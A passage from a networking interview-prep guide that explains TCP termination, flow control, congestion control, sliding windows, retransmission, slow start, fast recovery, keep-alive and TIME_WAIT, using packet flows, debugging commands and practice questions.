The most common leak in industry: a service stuck with thousands of sockets in `CLOSE_WAIT`. It means the *peer* closed but *your code never called close()* — typically an HTTP client whose response body wasn't drained/closed. Seen in countless Java/Go postmortems; monitored explicitly at Netflix/Uber.

7. Advantages

- Half-close enables patterns like “client sends request, shuts write, server streams full response” (classic in old HTTP and in `shutdown()`-based protocols).
- Graceful close guarantees buffered data is delivered before teardown.

8. Trade-offs

- Four packets + `TIME_WAIT` cost state and time.
- `CLOSE_WAIT` depends on application correctness — the kernel can't fix your leak.
- RST is cheap but destroys in-flight data.

9. Common Mistakes

- Believing FIN closes both directions.
- Ignoring `CLOSE_WAIT` growth (it's *always* an app bug, never a network issue).
- Calling `close()` with unread data in the receive buffer → kernel sends RST, peer may lose the response it thought was delivered.

10. Performance Impact

Termination itself is cheap; the cost is state: `TIME_WAIT` sockets (~0.2–0.5KB each) and, for clients, ephemeral-port consumption (see 2.10).

11. Common Interview Questions

1. Why 4 packets to close, 3 to open? (Open piggybacks SYN-ACK; close usually can't piggyback because the passive side may still have data to send — the FIN must wait for the app.)
2. FIN vs RST?
3. What does `CLOSE_WAIT` accumulation tell you?

12. Follow-up Questions

- “When is it 3 packets?” → passive side has nothing more to send, kernel combines ACK+FIN.
- “What happens to data written after receiving FIN?” → totally legal; FIN only closed the *other* direction.

13. Debugging Scenarios

- `ss -tn state close-wait | wc -l` growing → find the leaking client code (unclosed response bodies, missing defer/finally).
- Peer reports truncated responses → check if you close with unread request data (triggers RST that kills your queued response).

14. Best Practices

- Always drain and close HTTP response bodies; use linters (Go's `bodyclose`).
- Prefer server-side idle timeouts slightly *shorter* than client keep-alive idle timeout... actually the safe rule: whoever times out first should be the client, or the server must tolerate races (see keep-alive topic 2.9).

15. Practice Questions

1. Service A calls B via keep-alive pool. B's idle timeout is 5s, A's is 10s. Explain the race that causes sporadic `ECONNRESET` on A, and two fixes. (B closes while A sends; fixes: A idle timeout < B's, retry idempotent requests on stale-connection errors.)
2. Draw the state machines of both sides when the final ACK (packet 4) is lost. (B retransmits FIN; A in `TIME_WAIT` re-ACKs — a key reason `TIME_WAIT` exists.)

Topic 2.3 — Flow Control

1. Why Interviewers Ask This

Flow control vs congestion control confusion is the #1 TCP interview trap. Also: zero-window stalls are a real production failure mode interviewers love (“your consumer stopped reading — what happens to the producer?”).

2. Core Concept

Flow control protects the **receiver**: the receiver advertises `rwnd` (free space in its receive buffer) in every ACK; the sender may have at most `min(cwnd, rwnd)` unACKed bytes in flight. Congestion control (`cwnd`) protects the **network**. Two independent brakes; the tighter one wins.

3. Internal Working

- Receive buffer fills when the app reads slower than data arrives; advertised window shrinks toward 0.
- At `rwnd=0` the sender stops and starts **zero-window probes** (persist timer, exponential backoff) so a lost window-update can't deadlock the connection.
- **Window scaling** (option in SYN): raw 16-bit field maxes at 64KB; scale factor up to 2^{14} allows ~1GB windows — required for any high-BDP path.

4. Packet Flow Explanation

```
S→R 4KB data
R→S ACK, win=16K      (app reading fine)
S→R 16KB data
R→S ACK, win=0        (app stalled; buffer full)
S:  persist timer... probe (1 byte) → R: win=0 ... repeat
R app reads →
R→S window update, win=32K
S resumes
```

5. ASCII Diagram

```
Receiver buffer: [#####.....]  free space = advertised rwnd
                  ^ app read() drains      ^ network fills
Sender:  in-flight <= min(cwnd, rwnd)
rwnd=0 => sender paused, persist probes every 5s,10s,20s...
```

6. Real Production Example

Kafka/queue consumers that stall (GC, slow disk) cause producers' sends to block — backpressure propagates through TCP automatically. gRPC and HTTP/2 re-implement per-stream flow control *on top of* TCP because many streams share one TCP window (a favorite senior follow-up).

7. Advantages

- Free, automatic, per-connection backpressure — no application code needed.
- Prevents fast senders from OOMing slow receivers.

8. Trade-offs

- Head-of-line blocking when multiplexing: one slow consumer stream can throttle the shared TCP connection (HTTP/2's problem, QUIC's motivation).
- Oversized buffers hide backpressure and add latency (bufferbloat at the host level).

9. Common Mistakes

- Conflating rwnd (receiver) with cwnd (network).
- Forgetting window scaling exists → “TCP max window is 64KB” is wrong post-1992.
- Not recognizing zero-window in packet captures during “mystery stalls.”

10. Performance Impact

Max throughput $\leq \text{rwnd} / \text{RTT}$. 64KB window on 100ms RTT = 5.2 Mbps ceiling regardless of link speed. This calculation is asked verbatim in interviews.

11. Common Interview Questions

1. Flow control vs congestion control — who is protected by each?
2. Receiver app stops reading: describe the exact packet exchange that follows.
3. How does TCP achieve windows > 64KB?

12. Follow-up Questions

- “Why does HTTP/2 need its own flow control?” → per-stream fairness within one TCP window.
- “What is the persist timer preventing?” → deadlock when the window-update ACK is lost (ACKs aren't retransmitted).

13. Debugging Scenarios

- `ss -tnpi`: huge `send-q` on sender + tcpdump shows `win 0` from peer → receiver app is the bottleneck, not the network.
- Wireshark flags “TCP ZeroWindow” and “TCP Window Full” — instant diagnosis.

14. Best Practices

- Let Linux autotune buffers (`tcp_rmem` / `tcp_wmem`); don't hardcode small `SO_RCVBUF` (it disables autotuning).
- Alert on zero-window events for critical paths; they always mean “slow consumer.”

15. Practice Questions

1. 10 Gbps link, 80ms RTT: minimum window for full utilization? ($BDP = 10e9/8 \times 0.08 = 100MB$.)
2. Producer blocks on `write()` though the consumer host is idle. Consumer's `recv-q` is full. Where is the bug? (Consumer app not reading — thread pool/lock issue.)

Topic 2.4 — Congestion Control

1. Why Interviewers Ask This

It's the deepest standard TCP topic; Google interviews specifically probe BBR (they built it). It powers questions about tail latency, incast, and throughput on lossy links.

2. Core Concept

The sender maintains **cwnd** — an estimate of how much data the *network path* can absorb — and adapts it using feedback: packet loss (Reno/CUBIC), delay (Vegas/BBR), or explicit marks (ECN/DCTCP). In-flight $\leq \min(\text{cwnd}, \text{rwnd})$.


3. Internal Working

Loss-based (CUBIC, Linux default): grow cwnd until loss; on loss, multiplicative decrease (CUBIC $\times 0.7$), then grow along a cubic curve back toward the previous maximum. BBR instead measures **bottleneck bandwidth** and **min RTT** directly and paces at $BW \times RTT$, refusing to fill queues — loss is not treated as a primary signal.

4. Packet Flow Explanation

Phases of a connection (Reno-family mental model): 1. **Slow start**: cwnd doubles per RTT (exponential) from $IW=10$. 2. Cross `ssthresh` → **congestion avoidance**: +1 MSS per RTT (linear). 3. **3 dup ACKs** → fast retransmit + fast recovery: cwnd halves, no slow start. 4. **RTO timeout** → cwnd=1 MSS, back to slow start (catastrophic, ~200ms+ stall).

5. ASCII Diagram



6. Real Production Example

Google deployed **BBR** on google.com and YouTube: ~4% higher throughput globally, much better on lossy mobile paths, and lower queueing delay. Datacenters (Meta, Google) use **DCTCP/ECN** for microsecond-scale queue control. Netflix tunes CUBIC + pacing on FreeBSD for OCA appliances.

7. Advantages

- Prevents congestion collapse (the 1986 Internet meltdown that motivated all this).
- Fairness-ish sharing between flows with no coordination.

8. Trade-offs

- Loss-based CC misreads wireless/random loss as congestion → severe underutilization on lossy links (the classic $\text{throughput} \approx \text{MSS}/(\text{RTT} \times \sqrt{\text{loss}})$ Mathis formula).
- BBR (v1) can starve loss-based flows when sharing a queue; BBRv2/v3 address fairness.
- Deep buffers + loss-based CC = bufferbloat (high latency under load).

9. Common Mistakes

- Mixing up cwnd and rwnd (again — interviewers set this trap deliberately).
- Saying “loss always means congestion” without the wireless caveat.
- Not knowing the difference in severity: dup-ACK recovery (mild) vs RTO (disaster).

10. Performance Impact

Mathis formula: $\text{throughput} \leq (\text{MSS}/\text{RTT}) \cdot (1/\sqrt{p})$. At RTT 100ms, loss 1%, MSS 1448: ≈ 1.16 Mbps — on a 1 Gbps link! One number worth memorizing for interviews. Tail latency of RPCs is often dominated by rare RTO events (p99.9).

11. Common Interview Questions

1. Walk cwnd through the lifetime of a connection with one lost packet.
2. CUBIC vs BBR — signals, behavior, when each wins.
3. Why is packet loss so devastating to throughput on high-RTT links?

12. Follow-up Questions

- “What is TCP incast?” → many servers respond simultaneously to one requester (fan-in), overflow the ToR switch buffer, synchronized RTOs; fixes: DCTCP/ECN, jittered responses, larger buffers, smaller RTomin.
- “What is ECN?” → routers mark instead of drop; sender reduces without loss.
- “Why does BBR need pacing?” → sending $\text{BW} \times \text{RTT}$ in bursts would still overflow queues; pacing spreads packets at the measured rate.

13. Debugging Scenarios

- `ss -tni` shows `cwnd:` collapsing + `retrans:` climbing → path congestion/loss; correlate with `nstat TcpRetransSegs`.
- Throughput fine for small transfers, poor for bulk on cross-region links → check loss rate; consider BBR (`sysctl net.ipv4.tcp_congestion_control=bbr`).

14. Best Practices

- Enable BBR + fq pacing for internet-facing egress; DCTCP/ECN inside datacenters you control end-to-end.
- Keep RPC responses small enough to finish in slow start's first RTTs.
- Watch retransmit rate (>0.1% intra-DC deserves investigation).

15. Practice Questions

1. IW=10, MSS=1448, RTT=50ms, no loss: how long to deliver 1MB? (cwnd 10,20,40,80,160,320... cumulative segments 10,30,70,150,310,630,724 → ~7 RTTs ≈ 350ms.)
2. Why do synchronized cron jobs across 500 servers cause periodic latency spikes on the shared uplink, and name two mitigations. (Synchronized bursts → queue overflow/global loss sync; jitter the crons, ECN/AQM like fq_codel.)

Topic 2.5 — Sliding Window

1. Why Interviewers Ask This

It's the mechanism unifying reliability, ordering, flow, and congestion control — interviewers use it to test whether your TCP knowledge is a coherent model or memorized trivia. Also reappears in system design (any custom reliable protocol, Kafka in-flight batches, gRPC windows).

2. Core Concept

The sender keeps a window of bytes that may be in flight simultaneously (pipelining instead of stop-and-wait). As ACKs arrive for the oldest bytes, the window *slides* forward, admitting new bytes. Window size = $\min(\text{cwnd}, \text{rwnd})$.

3. Internal Working

Sender tracks: **SND.UNA** (oldest unACKed byte), **SND.NXT** (next byte to send). Bytes between them are in flight; bytes beyond **SND.UNA + window** are forbidden. Receiver tracks **RCV.NXT** and buffers out-of-order segments (with SACK it tells the sender exactly which ranges arrived, so only gaps are retransmitted).

4. Packet Flow Explanation

```

window = 4 segments (for illustration)
send #1 #2 #3 #4      | window [1..4] full, sender blocked
ACK 2 (got #1)        | slide -> may send #5
send #5               | in flight: 2,3,4,5
ACK 5 (cumulative: 2,3,4) | slide 3 -> send #6 #7 #8

```

Cumulative ACKs mean one ACK can confirm many segments; delayed ACKs (receiver ACKs every 2nd segment or after 40ms) reduce ACK traffic.

5. ASCII Diagram

```
byte stream: [ ACKed | in-flight (window) | may not send yet ]
              ^SND.UNA                      ^SND.UNA+min(cwnd,rwnd)
ACK arrives -> left edge advances -> right edge admits new bytes
SACK: receiver reports holes: "have 1000-1999 and 3000-3999"
      -> sender retransmits only 2000-2999
```

6. Real Production Example

Every high-throughput system reinvents this: Kafka producer `max.in.flight.requests`, gRPC/HTTP2 stream windows, TCP itself. Interviewers often ask you to design “reliable transfer over UDP” — the expected answer *is* a sliding window with SACK-like feedback (see Module 3).

7. Advantages

- Keeps the pipe full: throughput = window/RTT instead of 1 segment/RTT.
- SACK makes recovery surgical instead of go-back-N.

8. Trade-offs

- Buffering: sender must retain the whole window for possible retransmit; receiver must buffer out-of-order data.
- Ordering guarantee creates head-of-line blocking: one lost byte blocks delivery of everything after it (application sees nothing until the hole fills).

9. Common Mistakes

- Describing TCP as stop-and-wait, or as go-back-N (with SACK it's selective repeat, effectively).
- Forgetting the window is in *bytes*, not packets.
- Ignoring delayed ACKs when reasoning about packet traces (why is the receiver ACKing every other segment?).

10. Performance Impact

Throughput = window/RTT — the master equation. Also explains HoL blocking cost: on 1% loss, HTTP/2 over TCP can underperform HTTP/1.1-with-6-connections, because a single loss stalls *all* multiplexed streams (this measured result is the founding argument for QUIC).

11. Common Interview Questions

1. How does TCP achieve reliability *and* high throughput at once?
2. What is SACK and what problem does it solve?
3. Explain head-of-line blocking at the TCP level.

12. Follow-up Questions

- “One ACK is lost — does the sender retransmit?” → usually no; later cumulative ACK covers it.
- “How big should the window be?” → BDP = bandwidth × RTT.

13. Debugging Scenarios

- Wireshark “TCP Previous segment not captured” + receiver ACKing same value repeatedly (dup ACKs) → loss + window stalled at the hole.
- Throughput plateaus below link speed with zero loss → window limit; check `ss -tni` (rwnd or cwnd bound? `wscale` present?).

14. Best Practices

- Ensure window scaling + SACK enabled (defaults; but middleboxes have historically stripped them — check SYN options in captures).
- For custom protocols: always design with sliding window + selective ACK, not stop-and-wait.

15. Practice Questions

1. RTT 60ms, want 1 Gbps: window? ($1e9/8 \times 0.06 = 7.5\text{MB.}$)
2. Segments 1–10 sent; #4 lost. With SACK, exactly which packets flow next? (Receiver dup-ACKs 4 with SACK blocks 5–10; sender fast-retransmits only #4; on its arrival receiver ACKs 11.)

Topic 2.6 — Retransmission

1. Why Interviewers Ask This

Retransmission behavior explains most “mystery latency spikes” in production. Interviewers test whether you know both mechanisms (RTO vs fast retransmit) and their radically different costs.

2. Core Concept

Two triggers: **RTO** (retransmission timeout — timer expiry, catastrophic: cwnd resets to 1) and **fast retransmit** (3 duplicate ACKs — mild: cwnd halves, pipe keeps flowing). Modern additions: **TLP** (tail loss probe) rescues losses at the end of a burst where no dup ACKs can be generated, and **RACK** uses time-based ordering instead of counting dup ACKs.

3. Internal Working

RTO computed from smoothed RTT: `SRTT + 4 × RTTVAR` (Jacobson/Karels), Linux min 200ms, initial 1s. Each unsuccessful retransmit doubles RTO (exponential backoff: 1s, 2s, 4s... up to ~15 retries / ~13–30 min before the connection dies). Karn’s algorithm: RTT samples from retransmitted segments are ignored (ambiguous ACKs).

4. Packet Flow Explanation

Fast retransmit:

```
send seg 1..6, seg2 lost
recv: ACK2, (3 arrives)ACK2+SACK3, (4)ACK2+SACK3-4, (5)ACK2+SACK3-5
sender: 3rd dup ACK => retransmit seg2 immediately, cwnd/=2
recv seg2 => ACK7 (everything filled) => window jumps forward
```

Tail case: only seg6 (the last) lost → no following packets → no dup ACKs → without TLP you wait a full RTO. TLP sends a probe after $\sim 2 \times \text{RTT}$ to trigger SACK feedback.

5. ASCII Diagram

```

RTO path:      |--send--X.....(200ms+ silence).....retransmit|
               cwnd -> 1, slow start again                (p99 latency spike)
FastRetx path: |--send--X-3 dupACKs(==1 RTT)-retransmit-|
               cwnd -> cwnd/2, keeps streaming            (small blip)

```

6. Real Production Example

The classic “p99 = 200ms exactly” signature: your median is 2ms but p99 sits at ~200ms → Linux RTOMin. Common with short request/response flows where the response is 1–2 packets (no dup ACKs possible). Seen and documented at Google (motivating TLP/RACK, both authored by Google engineers).

7. Advantages

- Reliability over arbitrary lossy networks with zero app involvement.
- Backoff prevents retransmission storms from melting congested networks.

8. Trade-offs

- RTO min 200ms is an eternity for 1ms-RTT datacenter RPCs.
- Retransmits waste bandwidth if loss was actually reordering (RACK largely fixes this).
- TCP retries invisibly — your app-level timeout may fire while TCP is still dutifully retrying underneath.

9. Common Mistakes

- Thinking every loss costs an RTO — fast retransmit handles most mid-stream loss in ~1 RTT.
- Setting app timeouts without knowing TCP’s schedule (app retry at 100ms + TCP RTO at 200ms = duplicate work).
- Ignoring that reordering can fake dup ACKs (spurious retransmits).

10. Performance Impact

Retransmit rate is *the* canonical network health metric. Intra-DC target: <0.01%. Each RTO ≈ +200ms tail latency. `nstat : TcpRetransSegs , TcpExtTCPLostRetransmit , TcpExtTCPTimeouts` (timeouts are the expensive kind).

11. Common Interview Questions

1. RTO vs fast retransmit — triggers and cost difference.
2. How is RTO calculated? Why not fixed?
3. Why do tail losses hurt more than mid-stream losses?

12. Follow-up Questions

- “Why min RTO 200ms when DC RTT is 0.1ms?” → protection against spurious retransmits with delayed ACKs (40ms); datacenter stacks lower it or use RACK/TLP.
- “What’s Karn’s algorithm?” → don’t sample RTT from retransmitted segments.

13. Debugging Scenarios

- Latency histogram with a spike at exactly ~200ms/1s → RTO events; count `TcpExtTCPTimeouts`.

- `ss -tni` shows `retrans:X/Y` per connection — live view of who's suffering.
- Wireshark: "TCP Retransmission" vs "TCP Fast Retransmission" vs "TCP Spurious Retransmission" labels tell you the mechanism.

14. Best Practices

- Keep RPC payloads multi-packet or enable TLP/RACK (default in modern kernels) to avoid tail-loss RTOs.
- Align app-level timeouts/retries with TCP behavior: hedge requests after ~p95 rather than blind fast retries.

15. Practice Questions

1. A single-packet response is lost. With and without TLP, when is it recovered? (Without: RTO $\geq 200\text{ms}$. With: probe at $\sim 2 \times \text{RTT}$, then SACK-driven repair.)
2. Your service's p50=3ms, p99=204ms, p99.9=1.2s. Explain all three numbers. (Base, +RTOMin event, +RTO backoff 200ms $\rightarrow$ 400ms... or 1s initial RTO on new connections.)

Topic 2.7 — Slow Start

1. Why Interviewers Ask This

Slow start explains why "first request is slow," why CDNs put servers near users, and why connection reuse matters — all favorite system-design threads.

2. Core Concept

New connections don't know the path capacity, so `cwnd` starts at `IW=10` segments ($\sim 14.6\text{KB}$) and **doubles every RTT** (exponential — the name "slow" is historical, vs. dumping the whole window at once) until loss or `ssthresh`.

3. Internal Working


For every ACK received, `cwnd` += 1 MSS $\rightarrow$ per-RTT doubling. Crossing `ssthresh` switches to congestion avoidance (+1 MSS/RTT). After an RTO, `ssthresh` = `cwnd/2` and `cwnd` restarts at 1. **Slow-start restart:** after an idle period, `cwnd` collapses back toward IW (tunable `tcp_slow_start_after_idle` — disable it for keep-alive RPC pools, a great production detail to mention).

4. Packet Flow Explanation

RTT-by-RTT for a fresh connection, MSS 1448:

```
RTT1: send 10 segs (14.5KB)   RTT4: 80 segs (116KB)
RTT2: send 20 segs (29KB)    RTT5: 160 segs (232KB)
RTT3: send 40 segs (58KB)    RTT6: 320 segs (463KB)
1MB file needs ~7 RTTs of ramp-up regardless of link speed.
```

5. ASCII Diagram



6. Real Production Example

This is *the* argument for CDNs beyond caching: TLS + slow start from a 10ms-away edge ramps ~15x faster than from a 150ms-away origin. It's also why HTTP/2 consolidates onto one connection — a warm connection with large cwnd beats six cold ones.

7. Advantages

- Probes unknown paths safely; prevents instant queue overflow from new flows.

8. Trade-offs

- Short transfers (most web/API traffic!) finish before reaching link capacity — they live entirely inside slow start.
- After idle, pools silently lose their warmed cwnd unless tuned.

9. Common Mistakes

- “Slow start means TCP is slow at first, linearly” — it's exponential.
- Forgetting IW=10 (old texts say 1–4; RFC 6928 raised it).
- Not knowing slow-start-after-idle exists (your “persistent” connection re-ramps anyway!).

10. Performance Impact

Time to fetch N bytes $\approx \text{RTT} \times \log_2(N/IW \cdot \text{MSS}) + N/\text{bandwidth}$. For small objects, $\text{RTT} \times \log$ term dominates → latency is RTT-bound, not bandwidth-bound. Core web-performance math.

11. Common Interview Questions

1. Why is the first request on a connection slower even after the handshake?
2. How many RTTs to transfer 1MB on a fresh connection?
3. Why do CDNs help even for dynamic (uncacheable) content? (Terminate TLS+TCP near user; warmed backbone connections to origin.)

12. Follow-up Questions

- “What resets cwnd besides loss?” → RTO, idle restart.
- “How does BBR handle startup?” → similar exponential probing (STARTUP phase) but exits on measured BW plateau, not loss.

13. Debugging Scenarios

- “First call after deploy is slow, then fast” → cold connections + slow start (plus app JIT/caches; distinguish by `ss -tni` cwnd growth).
- Batch job over long-RTT link never reaches expected throughput → transfer shorter than ramp time; use parallel streams or persistent warmed connections.

14. Best Practices

- Reuse connections aggressively; disable `tcp_slow_start_after_idle` for internal RPC fleets.
- Keep critical first responses within initial cwnd (~14KB).
- Terminate TLS near users (edge/PoP).

15. Practice Questions

1. RTT 100ms, 500KB page, fresh connection: rough download time? (~6 doubling RTTs + transfer ≈ 600–700ms even on gigabit.)
2. Two designs: 6 parallel cold connections vs 1 warm connection with cwnd=200. Which delivers 300KB faster on RTT 50ms and why?

Topic 2.8 — Fast Recovery

1. Why Interviewers Ask This

It completes the congestion-control story and distinguishes candidates who understand *why* TCP stays fast despite loss. “What happens on 3 dup ACKs” is a standard senior checkpoint.

2. Core Concept

On 3 duplicate ACKs (loss inferred but data still flowing → network isn’t collapsed), TCP retransmits the missing segment and **halves** cwnd instead of resetting to 1 — skipping slow start. Recovery in ~1 RTT.

3. Internal Working

Classic NewReno: $ssthresh = cwnd/2$; $cwnd = ssthresh (+3 \text{ for the dup ACKs})$; each additional dup ACK inflates cwnd by 1 (packets have left the network — “packet conservation”); on the ACK covering new data, cwnd deflates to ssthresh and normal avoidance resumes. Linux uses **PRR** (Proportional Rate Reduction): paces the reduction smoothly across the recovery RTT — avoids both bursts and stalls.

4. Packet Flow Explanation

```
cwnd=20. Segments 1..20 in flight, #5 lost.
dupACK(5) x3 arrive      -> retransmit #5; ssthresh=10
during recovery: SACK shows 6..20 delivered; PRR sends ~1 new
                        segment per 2 ACKs, converging cwnd to 10
ACK 21 arrives          -> recovery ends; cwnd=10; +1/RTT resumes
Total damage: throughput halved for a while; NO 200ms stall.
```

5. ASCII Diagram

```

cwnd 20 ----\
               \ fast retransmit + PRR
                 \_____ 10 _____ +1/RTT ____/
vs RT0: 20 --| 200ms silence |-- 1 -- slow start --
(fast recovery = dip; RT0 = cliff)

```

6. Real Production Example

On a lossy mobile network at 1% loss, a video stream survives almost entirely on fast recovery — throughput degrades gracefully. When monitoring streaming fleets (Netflix), the ratio `TCPFastRetrans` : `TCPTimeouts` is a health indicator: timeouts trending up means losses are happening in places dup ACKs can't signal (tails, bursts, total outage).

7. Advantages

- Keeps the pipe flowing during isolated loss; ~1 RTT repair.
- With SACK+PRR, handles multiple losses per window cleanly (classic Reno struggled: one RTT per lost segment).

8. Trade-offs

- Needs enough in-flight data after the hole to generate 3 dup ACKs — useless for tiny transfers and tail losses (hence TLP/RACK).
- Packet reordering > dup-ACK threshold triggers spurious retransmits + unnecessary cwnd cuts (RACK's time-based detection mitigates).

9. Common Mistakes

- Confusing fast retransmit (the resend trigger) with fast recovery (the cwnd management that follows).
- Claiming cwnd goes to 1 on any loss.
- Forgetting SACK's role — modern recovery is SACK-driven, not dup-ACK-counting.

10. Performance Impact

Single loss with fast recovery $\approx$ throughput dip of ~50% for one congestion epoch, no latency cliff. Single loss requiring $RTO \approx +200\text{ms}$ latency and $cwnd=1$. For p99 tuning you care almost exclusively about eliminating the RTO class.

11. Common Interview Questions

1. Exactly what happens on the third duplicate ACK?
2. Why is dup-ACK loss “better” than timeout loss?
3. How do SACK and fast recovery interact?

12. Follow-up Questions

- “Why inflate cwnd during recovery?” → each dup ACK proves a packet left the network; conservation allows sending replacements.
- “What if the retransmission itself is lost?” → RTO (or RACK-based re-retransmit in modern stacks).

13. Debugging Scenarios

- `nstat`: healthy loss shows `TcpExtTCPFastRetrans` rising with few `TCPTimeouts`; the reverse means tail-loss or blackholes.
- Spurious retransmits + reordering: `TcpExtTCPDSACKRecv` (peer says “you sent me a duplicate”) → suspect multipath reordering, not real loss.

14. Best Practices

- Keep modern defaults: SACK, RACK, TLP, PRR (Linux ≥4.18 has them all on).
- Avoid per-packet load balancing (ECMP on flows, not packets) to prevent reordering that defeats recovery.

15. Practice Questions

1. `cwnd=32`, one segment lost mid-window, SACK on. Estimate delivery delay added for the lost segment. (~1 RTT for 3 dup ACKs + retransmit flight.)
2. Why might a request/response service with 4KB responses see RTOs but a bulk-transfer service on the same path see none? (4KB = 3 segments; a tail loss can't collect 3 dup ACKs.)

Topic 2.9 — Keep-Alive

1. Why Interviewers Ask This

Two distinct mechanisms share the name — TCP keep-alive vs HTTP keep-alive — and interviewers deliberately test the distinction. Idle-connection death via NAT/firewall/LB timeouts is a top-5 production issue.

2. Core Concept

TCP keep-alive: kernel-level probe packets on an idle connection to detect dead peers and keep middlebox state alive. Defaults (Linux): first probe after **7200s**, then 9 probes 75s apart — uselessly long for most middleboxes; must be tuned. **HTTP keep-alive:** application-level connection reuse for multiple requests (persistent connections, Module 4).

3. Internal Working

Keep-alive probe = segment with `seq = snd.nxt-1` and no/garbage payload; a healthy peer replies ACK. No reply after N probes → connection torn down, app gets ETIMEDOUT. Configurable per-socket: `TCP_KEEPIDLE`, `TCP_KEEPINTVL`, `TCP_KEEPCNT`.

4. Packet Flow Explanation

The failure it prevents: NAT/LB drops idle-flow state after e.g. 350s (AWS NLB default; typical NAT ~300s, AWS Lambda/NAT GW 350s, Azure LB 4 min):

```
t=0      last real packet
t=350s   NAT expires flow entry silently
t=400s   client sends request -> NAT: unknown flow -> drop (or RST)
          client TCP retransmits into the void... hangs until timeout
With keep-alive every 60s: NAT entry stays fresh; problem never occurs.
```

5. ASCII Diagram

```
app idle...[KA probe]-> <-ACK ....[KA probe]-> <-ACK ....
                (every KEEPINTVL after KEEPIDLE)
dead peer:  [KA]->x  [KA]->x  ... x KEEPINT => ETIMEDOUT to app
middlebox:  each probe refreshes NAT/conntrack/LB idle timers
```

6. Real Production Example

Database connection pools through cloud load balancers: the canonical incident is “first query after quiet period fails/hangs.” AWS documents setting TCP keep-alive < 350s for NLB. PostgreSQL, gRPC (HTTP/2 PING frames — an *application-layer* keep-alive), and Kubernetes clients all ship keep-alive knobs because of this exact class of outage.

7. Advantages

- Detects dead peers (crashed host, unplugged cable) that would otherwise leave sockets hanging forever (a silent peer crash produces *no* packet).
- Keeps stateful middleboxes from expiring live-but-idle flows.

8. Trade-offs

- Probes cost (tiny) bandwidth and wake radios on mobile (battery).
- Kernel keep-alive says “peer TCP is alive,” not “application is healthy” — a deadlocked app still ACKs. gRPC’s HTTP/2 PING checks one layer higher; app-level health checks higher still.

9. Common Mistakes

- Conflating TCP keep-alive with HTTP keep-alive in answers — instant signal of shallow knowledge.
- Relying on Linux defaults (2 hours!) and wondering why NAT killed the pool.
- Believing keep-alive detects application hangs.

10. Performance Impact

Negligible traffic; the *absence* of keep-alive costs you: hung requests for minutes (retransmit backoff into a dead flow), pool exhaustion from zombie connections, and thundering reconnect herds after LB failovers.

11. Common Interview Questions

1. TCP keep-alive vs HTTP keep-alive?
2. Why do idle DB connections through a NAT/LB die, and how do you fix it?
3. How does a client detect a *crashed* (not closed) server? (No FIN was ever sent — only KA probes or a write → RST reveal it.)

12. Follow-up Questions

- “Why doesn’t the client notice immediately when the server host dies?” → TCP is silent when idle; no packets = no information.
- “Where would you use app-level pings instead?” → gRPC/HTTP2 PING, WebSocket ping/pong — they verify the app event loop, traverse L7 proxies meaningfully, and work per-stream.

13. Debugging Scenarios

- “First request after idle hangs then times out; retry works” → middlebox idle-timeout; set KA < middlebox timeout.
- Pool full of ESTABLISHED sockets to a rebooted server → no keep-alive; zombies until first write fails.

14. Best Practices

- Set TCP keep-alive (or app pings) to $\sim\frac{1}{3}$ of the smallest middlebox idle timeout on the path (e.g., 60s).
- Prefer application-level pings for L7-proxied protocols (gRPC keepalive time/timeout).
- Also set client-side pool max-idle-age below server/LB idle timeout to avoid the close race.

15. Practice Questions

1. Path: client → NAT (300s idle) → NLB (350s) → server. Choose keep-alive parameters. (KEEPIDLE≈90s, KEEPINTVL≈30s, KEEPCNT≈3 — probes well under 300s.)
2. gRPC streams over an idle-timeout L7 proxy keep dying at exactly 60s. TCP keep-alive is on. Why doesn't it help? (Proxy counts L7 activity; TCP probes don't create HTTP/2 frames — need HTTP/2 PING.)

Topic 2.10 — TIME_WAIT

1. Why Interviewers Ask This

TIME_WAIT is the most-misunderstood TCP state and a genuine scaling bottleneck for proxies and load-test clients. “Server has 50k TIME_WAIT sockets — is that a problem?” is a classic senior question with a nuanced answer.

2. Core Concept

The side that closes **first** (active closer) holds the socket in TIME_WAIT for **2×MSL** (Linux: fixed 60s) after the final ACK. Purpose: (1) if that final ACK is lost, the peer retransmits its FIN and someone must be there to re-ACK; (2) let stray delayed segments from this connection die before the 4-tuple (src IP, src port, dst IP, dst port) can be reused — otherwise an old segment could corrupt a new connection with matching sequence numbers.

3. Internal Working

TIME_WAIT sockets are lightweight kernel records (a few hundred bytes, no buffers). The real constraint is **client-side**: each outbound connection to the same (dst IP, dst port) burns one ephemeral port (~28k–64k range, `ip_local_port_range`) for 60s → max sustainable NEW connection rate to one destination $\approx 28,000/60 \approx \sim 470$ **conn/s**. Mitigations: `tcp_tw_reuse` (safe, timestamp-based, outbound only), more source IPs, wider port range, and above all *connection reuse*. (`tcp_tw_recycle` was broken with NAT and removed from Linux.)

4. Packet Flow Explanation

```
A closes first:
A: FIN ->      B: ACK, FIN ->      A: final ACK, enter TIME_WAIT(60s)
case lost final ACK: B retransmits FIN -> A (in TIME_WAIT) re-ACKs. Saved.
case no TIME_WAIT:  B's FIN hits closed port -> RST; B sees error on a
                    connection that closed "successfully".
case reuse too soon: old delayed segment (same 4-tuple, in-window seq)
                    -> data corruption on the NEW connection.
```

5. ASCII Diagram

```
